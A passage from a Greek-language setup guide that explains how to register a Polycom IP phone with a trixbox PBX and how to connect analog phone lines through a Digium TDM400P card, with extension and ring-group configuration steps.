**Εικόνα 110 - X-Lite: Η εφαρμογή σε λειτουργία**

## 7.3 Συνδέοντας IP phones sto trixbox

Στο σύστημα που έχουμε στήσει, μπορούμε επίσης να συνδέσουμε κάποια τηλέφωνα σαν τερματικές συσκευές είτε αντικαθιστώντας τα softphones είτε χρησιμοποιώντας τες παράλληλα με αυτά. Μπορούμε να συνδέσουμε:

- Τηλεφωνικές συσκευές VoIP – Το Trixbox είναι λύση βασισμένη στοVoIP, επομένως οποιαδήποτε τηλεφωνική VoIP μπορεί να δηλωθεί στο Trixbox και να χρησιμοποιηθεί για την πραγματοποίηση και τη λήψη κλήσεων. Παράδειγμα τέτοιας συσκευής είναι το Polycom Soundpoint IP 330.

**Εικόνα 111 - IP Phones: Το Polycom Soundpoint IP 330**

- Αναλογικές τηλεφωνικές συσκευές (POTS[3]) – Αν θέλει κάποιος να χρησιμοποιήσει τις υπάρχουσες κλασικές αναλογικές συσκευές, τότε απαιτείται κάποια συσκευή ATA (Analog Telephone Adapter), η οποία θα παίξει το ρόλο του ενδιάμεσου μεταξύ τηλεφωνικής συσκευής και Trixbox. Για παράδειγμα, το γνωστό Linksys PAP2 μπορεί να χρησιμοποιηθεί για τη σύνδεση δύο αναλογικών τηλεφωνικών συσκευών στο τηλεφωνικό κέντρο.


**Εικόνα 112 - IP Phones: Το Linksys PAP2**


[3] http://en.wikipedia.org/wiki/Plain_old_telephone_service

Ας δούμε τώρα πώς μπορούμε να συνδέσουμε το Polycom Soundpoint IP 330 στον server μας

1) Αρχικά, πρέπει να καταγράψουμε την MAC address του IP phone. Τη βρίσκουμε από το μενού του τηλεφώνου με τις εξής επιλογές:


   Menu → 2. Status → 2. Network → 2. Ethernet

2) Συνδεόμαστε στο σύστημα μέσω του Web GUI. Στο μενού PBX επιλέγουμε το "Endpoint Manager".





**Εικόνα 113 - IP Phone: Προσθήκη IP Phone (1/4)**

3) Μόλις φορτώσει, επιλέγουμε "Polycom Phones" και πατάμε "Add Phone".




**Εικόνα 114 - IP Phone: Προσθήκη IP Phone (2/4)**

4) Τώρα θα χρειαστούμε την MAC address του τηλεφώνου. Αφού διαλέξουμε το extension που θα χρησιμοποιήσουμε για αυτό το τηλέφωνο και το μοντέλο, πληκτρολογήσουμε την MAC address, πατάμε “Submit” και το τηλέφωνο προστίθεται.





**Εικόνα 115 - IP Phone: Προσθήκη IP Phone (3/4)**

5) Επόμενο βήμα για να ολοκληρώσουμε ότι ρυθμίσεις χρειάζεται να κάνουμε στον server, είναι αν τρέξουμε από την κονσόλα το κατάλληλο εργαλείο για τα Polycom phones το όποιο είναι:

```
setup-polycom
```

6) Έπειτα, μας εμφανίζει την παρακάτω εικόνα όπου επιλέγουμε την κάρτα δικτύου που είναι συνδεμένο το trixbox και ολοκληρώνονται οι ρυθμίσεις στον server




**Εικόνα 116 - IP Phone: Προσθήκη IP Phone (4/4)**

7) Για την ρύθμιση της συσκευής, πατάμε το κουμπί “Menu”. Έπειτα επιλέγουμε το “Settings” και τέλος το “Advanced”. Μας ζητάει το τηλέφωνο να βάλουμε κωδικό, ο προεπιλέγμενος κωδικός των Polycom Phones είναι το 456, τον οποίο εισάγουμε και πατάμε “Enter”.

8) Πηγαίνουμε στο “1. Network Configuration” και επιλέγουμε έπειτα το “IP Gateway”. Εδώ βάζουμε την IP του server μας και πατάμε “Enter”.

9) Αλλάζουμε το “SNTP Addr” και βάζουμε πάλι την IP του server.

10) Μόλις τα κάνουμε αυτά, πατάμε το βέλος προς τα πίσω και μας ζητάει το τηλέφωνο επιλέξουμε μεταξύ “cancel, resume or save”. Επιλέγουμε “save” και έτσι επιστρέφουμε στο “Admin Settings”.

11) Επιλέγουμε το “2. SIP Configuration” και μετά το “Server”. Αλλάζουμε την διεύθυνση στην IP του server μας, πατάμε “ok” και μετά το βέλος προς τα πίσω για να φύγουμε από αυτό το υπομενού.

12) Αλλάζουμε τα “Out Proxy, RFC2543 Hold, Calls Per Line” σε “Line 1” και μπαίνουμε στις επιλογές της “Line 1” πατώντας το εικονίδιο tick στη συσκευή.

13) Αλλάζουμε το “Display Name” σε αυτό που θέλουμε να εμφανίζεται.

14) Τα “address”, “label” και ”Auth User ID” πρέπει να είναι ίδια με το username που θα χρησιμοποιήσουμε για αν συνδεθούμε στον server.


15) Το “Auth Password” πρέπει να είναι ίδιο με το password του username που επιλέξαμε πρίν για να συνδεθούμε.

16) Πατάμε 2 φορές το βέλος προς τα πίσω και ερωτούμαστε “Cancel, Resume,Yes”. Επιλέγουμε YES για να σώσουμε τις ρυθμίσεις. Μετά από λίγα

δευτερόλεπτα, στην οθόνη της συσκευής βλέπουμε να γράφει “Reconfiguring” και θα ακουστεί ένα μικρό beep.Το τηλεφώνο είναι έτοιμο να πραγματοποιήσει κλήσεις μέσω του VoIP server μας.


## *7.4 Οικιακή χρήση του trixbox και σύνδεση με το POTS*

Μπορούμε να συνδέσουμε το trixbox με το POTS και να επικοινωνούμε με αυτό. Για να γίνει κάτι τέτοιο, θα πρέπει να χρησιμοποιήσουμε κάποιες είδικες κάρτες. Ένα παράδειγμα είναι η Digium Wildcard TDM400P. Αυτή η κάρτα επιτρέπει να συνδέσουμε επιπλέον συσκευές και γραμμες POTS στον server μας. Η χρησιμοποιεί το Asterisk για να δεχθεί και να κάνει κλήσεις στο τηλεφωνικό δίκτυο και να προωθούνται στις εσωτερικές PBX γραμμές μέσα στο σπίτι. Έχει 4 διαθέσιμα ports, όπου μπορούμε να κάνουμε μια μίξη εξωτερικών και εσωτερικών γραμμών π.χ 1 εξωτερική και μια εσωτερική. Όταν παραγγείλουμε την κάρτα, πρέπει να επιλέξουμε πως θέλουμε να είναι ρυθμισμένα αυτά τα ports, δε μπορούμε να αλλάξουμε στην πορεία μια γραμμή από εξωτερική σε εσωτερική ή το αντίστροφο. Για να υπολογίζουμε πόσες τέτοιες κάρτες χρειαζόμαστε, προσθέτουμε τις εξωτερικές και τις εσωτερικές γραμμές που θέλουμε να έχουμε και διαιρούμε με το 4. Αν θέλουμε για παράδειγμα 2 εξωτερικές γραμμές και 6 extensions, θα χρειαστούμε 8 ports, δηλαδή 2 τέτοιες κάρτες. Σε εταιρικό επίπεδο, αντί για απλες εξωτερικές γραμμές θα γίνεται χρήση T1 γραμμών. Η Digium προσφέρει ανάλογα προϊόντα αλλά αφού δε θέλουμε να δημιουργήσουμε ένα call center αλλά ένα απλο οικιακό δίκτυο, η TDM400P είναι ότι χρειαζόμαστε.




**Εικόνα 117 - Home VoIP: H Digium Wildcard TDM400P**

Αφου εγκαταστήσουμε την κάρτα και συνδέσουμε τη γραμμή και τις συσκευές, επόμενο βήμα είναι να πρόσθεσουμε τα extensions για τις συσκευές αυτές. Για να κάνουμε προσθήκα αυτά τα extensions, ακολουθούμε την ίδια διαδικασία με πριν που προσθέσαμε τα extensions για τα softphones, μόνο που αντί για General SIP Device επιλέγουμε General ZAP Device





**Εικόνα 118 - Home VoIP: Προσθήκη ZAP Device (1/4)**

Στις παρακάτω ρυθμίσεις, δημιουργούμε ένα extension 1010 και το συνδέουμε με το port 2 της Digium card.





**Εικόνα 119 - Home VoIP: Προσθήκη ZAP Device (2/4)**





**Εικόνα 120 - Home VoIP: Προσθήκη ZAP Device (3/4)**

Πατάμε κουμπί “Submit” στο τέλος της σελίδας και η ρύθμιση αυτου του extension ολοκληρώθηκε.





**Εικόνα 121 - Home VoIP: Προσθήκη ZAP Device (4/4)**

Στη συνέχεια, πρέπει να δρομολογήσουμε την εισερχόμενη κλήση στα extension/συσκευές που θέλουμε να χτυπάνε. Για αν γίνει αυτό πρέπει να προσθέσουμε ένα Ring Group. Αυτό γίνεται επιλέγοντας αρχικά το μενού PBX και έπειτα από τα αριστερά επιλέγουμε το Ring Groups.

